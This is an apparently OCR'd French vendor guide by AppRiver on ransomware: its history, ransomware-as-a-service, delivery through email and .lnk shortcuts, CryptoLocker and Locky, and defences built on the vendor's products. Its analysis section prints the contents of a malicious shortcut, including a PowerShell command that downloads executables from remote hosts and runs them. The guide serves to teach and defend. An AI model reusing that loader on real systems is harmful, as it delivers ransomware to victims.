appriver

Business Guide

Ransomware

Comprendre, analyser & protéger

RANSOMWARE
Comprendre, analyser & protéger

Business Guide contre les ransomwares

Table des matières:

Introduction aux ransomwares

Un ransomware est un type de cyberattaque utilisé pour extorquer de l'argent. Dans les cyberattaques d'aujourd'hui, les ransomwares sont les plus souvent utilisées pour obtenir des paiements des entreprises afin de récupérer des informations sensibles. À ce jour, les criminels ont extorqué de l'argent pour le recouvrement de données médicales ou personnelles auprès des hôpitaux et de la police, des clients ne pouvant plus rentrer dans leurs chambres d'hôtel en Autriche, des systèmes d'urgence désactivés dans une ville du Massachusetts, à un conseil local au Royaume-Uni et les données chiffrées de clients des cabinets d'avocats - et la liste est sans fin. Avec le million d'attaques déclarées par jour en 2016 et son augmentation constante, il est facile de voir la portée du problème rencontré par les entreprises. Peu importe la taille de l'entreprise, celle-ci peut être une victime potentielle de ransomware.

+800% d'augmentation

Les incidents de malware ont grimpé en 2016, augmentant de plus de 800% par rapport à l'année précédente.

Les premiers ransomwares empêchaient les victimes d'accèdéer à leur système, mais par la suite ils ont évolués et se sont transformés en crypto-ransomwares plus sophistiqués, qui cryptent des informations sur des ordinateurs ou des appareils mobiles. Une fois que le système est infecté, l'utilisateur reçoit une notification d'extorsion : achetez un logiciel de décryptage ou une clé de décryptage pour s'assurer que vos données ne seront pas perdues pour toujours. Le succès des ransomwares s'explique également par l'utilisation des Bitcoins, la monnaie virtuelle qui a fortement contribuée à alimenter l'explosion des attaques de ransomwares.

Alors que le Bitcoin lui-même n'est pas illégitime, son usage principal a été bénéfique pour les cybercriminels qui ont profité de la méthode de paiement sécurisé pour collecter avec succès les rançons des entreprises concernées. Au fur et à mesure que le ransomware commençait à être mieux connu, les pirates extorsifs ont commencé à mettre en place des tactiques de services à la clientèle ou de marketing qui ont fait leurs preuves, en utilisant même des graphistes, des centres d'appels et un support technique pour rationaliser le paiement et la récupération de données.

1 milliard de $
de bénéfices déclarés

Les bénéfices des ransomwares ont grimpé en flèche, atteignant 1 milliard selon une estimation du FBI.

Ransomware en tant que service

Depuis le début des CryptoLockers et CryptoWalls, il était facile de dire que cela allait apporter de grandes sommes d'argent aux parties qui gèrent les serveurs derrière les infections. À tel point que l'avenir du ransomware semble se diriger dans une direction plus «conviviale» pour ceux qui souhaitent exécuter leurs propres attaques et avoir de l'argent pour le faire. Les auteurs des ransomwares suivent les mêmes étapes que les codeurs informatiques habituels, avec l'exception flagrante que leur commerce illégal est vendu sur le Dark Web.

Les auteurs de logiciels malveillants offrent leur logiciel à des individus ou à des groupes qui sont disposés à le distribuer pour une commission. Les rançons sont payées à l'auteur puis renvoyées au distributeur du logiciel malveillant (le développeur prend une part de l'argent). Avec des exemples fournis, des informations sur la façon d'exécuter le ransomware et, dans certains cas, même le soutenir, il est plus facile que jamais d'accéder à la cybercriminalité.

15.5
milliards d'e-mails malveillants

En 2016, AppRiver SecureTide a mis en quarantaine environ 15,5 milliards d'e-mails contenant des logiciels malveillants.

Ransomware Open Source

Le ransomware Open Source est également une option. Il a commencé avec un chercheur publiant un code open source pour un outil de ransomware qu'il a construit. Evidemment, ce logiciel avait un contenu illicite. Les dommages pouvaient être annulés très facilement si la victime savaient ce qu'il fallait rechercher. Cependant, pour lutter contre cela, les cybercriminels ont développé le ransomware "Ded Cryptor" basé sur une version open source. Mais "Ded Cryptor" n'est pas le seul ransomware basé sur l'open source. Avec de nombreuses autres variantes, il est probable que cela croît dans le temps, car les créateurs continuent de faire progresser les idées et les méthodes.

Analyse d'un attaque de Ransomware

Dans cette partie, nous présenterons une attaque de ransomware dans un scénario réel, de l'infection à l'exécution. Pour cet exemple, nous analysons comment les pirates se servent des fichiers raccourcis Windows qui ont très souvent été utilisés en 2017. Les fichiers raccourcis, à l'aide de **l'extension de fichier .lnk**, sont essentiellement de petits fichiers que Windows utilise pour les mettre ailleurs dans le système. Normalement, vous pouvez penser à des raccourcis vers d'autres programmes comme votre navigateur web ou un jeu résidant sur votre bureau. Ce logiciel malveillant fonctionne essentiellement de la même manière, mais profite du puissant outil Windows Shell ... **PowerShell.**

La tactique "parcelle manquée" est un thème assez commun parmi les campagnes de logiciels





Image R1



malveillants. C'est assez vague pour que la plupart des utilisateurs cliquent pour plus de détails. Il en est de même pour les campagnes de fax / messagerie vocale / jury manquants, etc. L'exemple suivant est assez générique avec un fichier zip joint promettant plus d'informations une fois ouvert **(Image R1)**.

À l'intérieur du fichier zip se trouve un fichier raccourci (.lnk). Cependant, la cible de ce fichier raccourci indique en fait PowerShell **(Image R2)**. Pour ceux qui ne le savent pas, PowerShell est un utilitaire basé sur la ligne de commande de Windows, capable essentiellement de faire tout ce qui se fera normalement dans le système d'exploitation avec la capacité supplémentaire de soutenir les scripts, ainsi qu'une multitude d'autres choses. C'est essentiellement un langage de programmation pour contrôler l'ensemble du système d'exploitation Windows. La plupart des utilisateurs moyens n'utiliseront probablement pas ou ne connaîtront pas

PowerShell, mais dans le cas d'un auteur de logiciels malveillants, ils peuvent être utilisés à des fins malveillantes.

Dans l'exemple suivant, le raccourci qui pointe vers **PowerShell** passe également sur certaines options de ligne de commande (**Image R3**). Ce sont les éléments essentiels rendant le fichier malveillant. PowerShell est alimenté par une liste d'URL avec l'objectif visé de se connecter, de télécharger et d'exécuter la charge utile. Les fichiers semblent avoir chacun des identificateurs d'URL uniques dans un sous-répertoire web de / compteur / dans le serveur qui distribue la charge

```
L....F. .....P.O. .:i....+00../C:\R1.Windows<
....*Windows.V1.System32>....*System32.p1.Win
dowsPowerShellP....*WindowsPowerShell J1.v1.0
6....*v1.0.h2                  J....*powershell.e
xe...-ExecutionPolicy ByPass -NoProfile -comm
and $ll='                      .com','
    .com';function g($f){Start $f;};function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){$c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};g($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){$f=
$fn+'a'+$n+'.exe';$r='/counter/
                                '+$n;for($i=$
ld;$i -lt $ll.length;$i++){$u=$ll[$i]+$r;$u='
http://'+$u;$y.DownloadFile($u,$f);if(Test-Pa
th $f){$v=Get-Item $f;if($v.length -gt 10000)
{$ld=$i;g($f);break;};};};};};.notepad.exe...
%....wN....]N.D...Q.......lSPS..XF.L8C....&.m
.q../351465429139639869376299496325722846229 2
445838
```

utile actuelle.

En fin de compte, la charge utile téléchargée dans ce cas particulier est une version du ransomware **Osiris**. Il répète un processus intitulé **a1.exe** basé sur le fichier qu'il télécharge de l'une des URL transmises à PowerShell et s'exécute sur le système de chiffrement des fichiers. Une fois terminé, il modifie l'arrière-plan du bureau en pop-up décrivant ce qui est arrivé au système. (**Image R4 et R5**).

Disk 27 MB/sec Disk I/O 100% Highest Active Time

Image	PID	File	Read ...	Write...	Total ...	I/O Pr...	Resp...
a1.exe	2376	C:\Us...	174,7...	12,93...	13,10...	Nor...	46
System	4	C:\Us...	48,61...	12,58...	61,19...	Nor...	47
a1.exe	2376	C:\Us...	209,7...	5,249...	5,459...	Nor...	24
a1.exe	2376	C:\Us...	74,898	1,202...	1,277...	Nor...	25
a1.exe	2376	C:\Us...	104,8...	1,054...	1,159...	Nor...	3
a1.exe	2376	C:\$L...	0	943,6...	943,6...	Nor...	1
a1.exe	2376	C:\Us...	104,8...	830,8...	935,7...	Nor...	4
a1.exe	2376	C:\Us...	104,8...	818,1...	923,0...	Nor...	4
a1.exe	2376	C:\Us...	87,381	807,2...	894,6...	Nor...	2




Image R5

Les ransomwares ne sont pas envoyés n'importe comment. Pour la plupart, ils conservent la même méthode de chiffrage, en notifiant et en réclamant de l'argent pour sauver les données cryptées. L'un des facteurs de succès d'une attaque est le moyen utilisé pour délivrer le malware.
Dans l'exemple précédent, .lnk est un autre type de fichier souvent utilisé pour délivrer le logiciel malveillant et une tactique que vous pouvez vous attendre à toujours voir à l'avenir.

Comment le ransomware parvient-il à s'introduire ?

E-mail
Parmi les méthodes utilisées pour envoyer une demande de rançon à l'échelle mondiale, le spam constitue le plus populaire. Le logiciel malveillant se trouve généralement dans les pièces jointes ou dans les liens : en cliquant dessus, les victimes sont ainsi induites en erreur.
Les e-mails peuvent par exemple provenir d'un autre salarié de l'entreprise qui demande dans le corps du mail de regarder rapidement une pièce-jointe.
L'e-mail peut aussi sembler provenir d'une institution et demander au destinataire d'exécuter une tâche quelconque afin de le piéger. Ces e-mails sont envoyés à partir d'une adresse électronique contrefaite. Les messageries de base n'ont pas de mécanisme pour l'authentification ce qui facilite les piratages qui se servent de cette limite pour envoyer des e-mails les plus crédibles possibles.
La liste des techniques utilisées pour délivrer des e-mails aux destinataires est infinie, enjambant de l'obscurcissement de base aux méthodes sociales plus avancées (promues) d'ingénierie.

43 millions
de menaces par jour

En moyenne, 43 millions menaces web par jour ont été reportées par SecureSurf d'AppRiver.

Les menaces du Web
Internet est devenu l'une des applications les plus importantes. Malheureusement, le Web permet également aux malwares et aux cyber-attaques de se propager. Beaucoup de PME oublient que le Web permet de télécharger et d'éxécuter des codes venant d'une tierce partie - typiquement de n'importe quel site web extérieur. Chaque fois qu'un salarié autorise une source inconnue dans le réseau, l'entreprise est mise en danger. Beaucoup de sociétés ne prêtent pas suffisamment

attention à la sécurité sur Internet ce qui constitue une porte d'entrée dans les réseaux d'entreprise.

Logiciels et autres formes de menaces
Certains malwares peuvent être installés en même temps que le téléchargement de d'autres programmes. Cela comprend les logiciels de sites tiers ou des fichiers partagés par réseau pair à pair. Les barres d'outils ou les programmes qui offrent des fonctionnalités supplémentaires sont aussi souvent utilisés pour introduire les ransomwares dans des réseaux.

Disques amovibles infectés
De nombreuses menaces sont propagées en infectant les disques amovibles, tels que les lecteurs flash USB ou les disques durs externes. Le malware peut être automatiquement installé lorsque le lecteur infecté est connecté à un PC.

Les types de ransomwares : Crypto & Locker

Crypto Ransomware
Après avoir infiltré le périphérique, les Crypto ransomwares identifient et cryptent silencieusement les fichiers. Ce n'est qu'après avoir verrouillé avec succès l'accès aux fichiers que l'utilisateur est face à une demande de rançon. Sans la clé de décryptage détenue par les auteurs, l'utilisateur perd l'accès aux fichiers cryptés.

CryptoLocker
Le CryptoLocker – l'un des Crypto ransomware les plus célèbres - s'installe dans le dossier Documents et Paramètres, en utilisant un nom généré de manière aléatoire, puis s'ajoute à la liste de vos programmes. Il apparaîtra à la prochaine connexion de l'utilisateur.


Une fois lancé, il produit une liste de noms de serveurs aléatoires utilisant différents domaines jusqu'à ce qu'il trouve celui qui répond. Une fois la connexion établie, le serveur génère une paire de clés public-privées unique et envoie la partie de la clé publique à l'ordinateur.

"Il suffit d'une minute pour qu'un système soit infecté par un ransomware. Tout comme les fichiers locaux, les fichiers de sauvegarde sur le disque dur sont alors chiffrés."

Steve Ragan, CSO (IDG Group)

Locker Ransomware

C'est aussi connu sous le nom de computer locker. Ce ransomware ne crypte pas les fichiers mais refuse l'accès au périphérique. Cela verrouille l'interface utilisateur de l'appareil et envoi une demande de rançon. Le locker ransomware permet uniquement à l'utilisateur victime de l'attaque d'échanger avec les hackers et de payer la rançon.



Locky

Le locky ransomware, apparu en février 2016, est devenu l'un des ransomwares les plus connus et représente l'un des plus courants du web. Le jour de son apparition, Locky s'est répandu dans 18 pays différents. Le jour d'après, il a atteint plus de 61 pays.

RANSOMWARE
Comprendre, analyser & protéger

Les meilleures pratiques

Il est important de comprendre que nous faisons non seulement face à des attaques de ransomwares mais que ces menaces sont multiples et atteignent toutes les plateformes de communication. La cybercriminalité est une industrie qui demande une expertise technique pointue, des fonds importants et des opérations facilement échelonnées. Voici les meilleures pratiques pour garder une entreprise à l'abri des logiciels malveillants et rester à l'écart des ransomwares. Des conseils pour sécuriser les actifs de sont entreprise seront également présentés.

Sécurité multi-couches

En combinant les **solutions web et mail** (avec une couche de protection **AV Endpoint**), vous sécurisez votre réseau à tous les niveaux grâce à **une approche multicouche**.
Les plates-formes de protection web telles que SecureSurf bloquent les logiciels malveillants et vous informent lorsqu'une activité suspecte est détectée.

En utilisant des solutions web et mail efficaces, le réseau de votre entreprise est sécurisé et vous pouvez obtenir **un suivi du trafic entrant et sortant**.

Le Cloud

Avec une solution Cloud, vos données seront continuellement mises à jour afin d'assurer une protection contre les plus récentes attaques. Vos données sont cryptées et donc protégées. Aucun matériel ou logiciel n'est requis. Un simple changement de configuration DNS ou un changement d'enregistrement MX permettra à votre réseau d'être protégé en quelques minutes seulement.

Sécurité des e-mails

La meilleure façon de traiter avec un ransomware est de ne pas s'en ocupper directement. L'activation de SecureTide d'AppRiver empêchera le ransomware d'entrer dans le réseau par courrier électronique. Cependant, vous avez le contrôle des niveaux de sécurité que vous souhaitez définir et SecureTide offre une large gamme d'options pour resserrer vos défenses

Expéditeur | Cloud Sécurisé | Destinataire

de sécurité en fonction de vos exigences.
Utilisez **SecureTide** pour réduire la quantité de logiciels malveillants en interdisant les courriels provenant des pays d'origine avec lesquelles vous ne faites pas affaires en activant l'**option de bloc par pays** de SecureTide.
En tant qu'administrateur, vous pouvez définir u**ne stratégie d'extension de fichier** pour les courriels entrants. Il est fortement conseillé d'arrêter les fichiers **.Exe**, mais d'analyser les fichiers **.zip, .dot,** puisqu'ils peuvent nécessiter une discussion interne. Une fois que vous avez défini une stratégie d'extension de fichier claire, passez simplement aux paramètres SecureTide d'AppRiver et ajoutez toutes les pièces jointes qui devraient être bloquées à l'entrée.

Une autre attaque vectorielle utilisée avec Ransomware sont des documents **Word** ou des fichiers **Excel**. Alors que SecureTide analyse ces pièces jointes avec un taux de capture de plus de 99,9%, il est également possible d'interdire toutes les **macros** contenant des fichiers, à travers la section des paramètres SecureTide.

En outre, le filtrage des courriels devrait toujours inclure le filtrage de plusieurs moteurs AV (Anti-virus) pour une meilleure sécurité (en l'absence d'un seul moteur AV n'est pas recommandé). Actuellement, SecureTide d'AppRiver comprend cinq moteurs AV par défaut, mais un minimum de deux moteurs ou plus devrait être activé.

JavaScript et Macros

Pour garder les fichiers malveillants potentiels en échec et dans un environnement sécurisé, configurez les fichiers **JavaScript (.JS)** par défaut dans le **Bloc-notes** et assurez-vous que la «**vue protégée**» d'Office 2016 est configurée pour arrêter automatiquement les macros Office en cours d'exécution lorsque des documents sont reçus d'Internet. Cependant, nous vous recommandons d'autoriser une interdiction d'utilisation de macros à l'échelle de l'entreprise en utilisant les options d'administration de SecureTide.
Assurez-vous que les **visionneuses Microsoft Office** sont installées et actives afin que les destinataires puissent voir à quoi ressemblent les documents avant de les ouvrir et toujours permettre l'affichage des extensions de fichiers dans le système d'exploitation afin que les destinataires disposent autant d'informations sur une pièce jointe que possible.

RANSOMWARE
Comprendre, analyser & protéger

Vérifiez et surveillez votre réseau

Chaque entreprise, y compris la vôtre, possède des actifs informatiques précieux tels que les ordinateurs, les réseaux et les données. La protection de ces actifs exige que les entreprises de toutes tailles effectuent des audits de sécurité informatique pour avoir une image claire du statut de leur réseau, des obstacles de sécurité auxquels ils sont confrontés et de la meilleure manière de faire face à ces menaces.

Si vous avez installé SecureSurf dans votre réseau, il est conseillé d'exécuter une vérification du réseau à l'aide des options du moniteur disponibles et de déployer une utilisation du réseau et une analyse des menaces. Cela produira un rapport vous fournissant des informations critiques sur la santé du réseau et répertoriant tout malware trouvé. Si un logiciel malveillant essaie d'infecter votre maison, SecureSurf bloquera automatiquement la tentative et fournira le temps de nettoyer le PC infecté.

TRAFIC SORTANT

Appels Botnet
Enregistreurs de clés
Demandes d'URL malveillantes

SURVEILLANCE

Analystes
Police - cybercriminalité
Détecteur d'anomalies
Analyse des menaces prioritaires
Principaux flux de données de l'industrie
Pare-feux
IPS/IDS

TRAFIC ENTRANT

Javascript malveillant
Virus
Menaces avancées
Adware Spyware
Spam

Créez une liste principale des actifs de votre entreprise, afin de décider plus tard de ce qui doit être protégé. Cette liste d'actifs devrait inclure uniquement les PC, les téléphones mobiles et les ordinateurs portables, les routeurs, les téléphones VoIP, les PBX IP et les équipements de réseau ainsi que les imprimantes devraient également être listées.

Gestion des correctifs et contrôle supplémentaire

La gestion des correctifs pour les systèmes d'exploitation et les applications garantit que les vulnérabilités exploitables sont éliminées. Gardez tous les logiciels OS à jour en installant les correctifs au début et régulièrement par la suite. Windows, MAC OS, IO, Android, Linux, etc. devraient tous avoir les dernières mises à jour de sécurité en place.

Ajoutez des accès physiques à votre réseau pour le protéger des utilisateurs non autorisés sur votre réseau interne, en particulier hors site, où les ordinateurs portables de la société peuvent devenir des cibles séduisantes.

Limiter les droits d'utilisateur
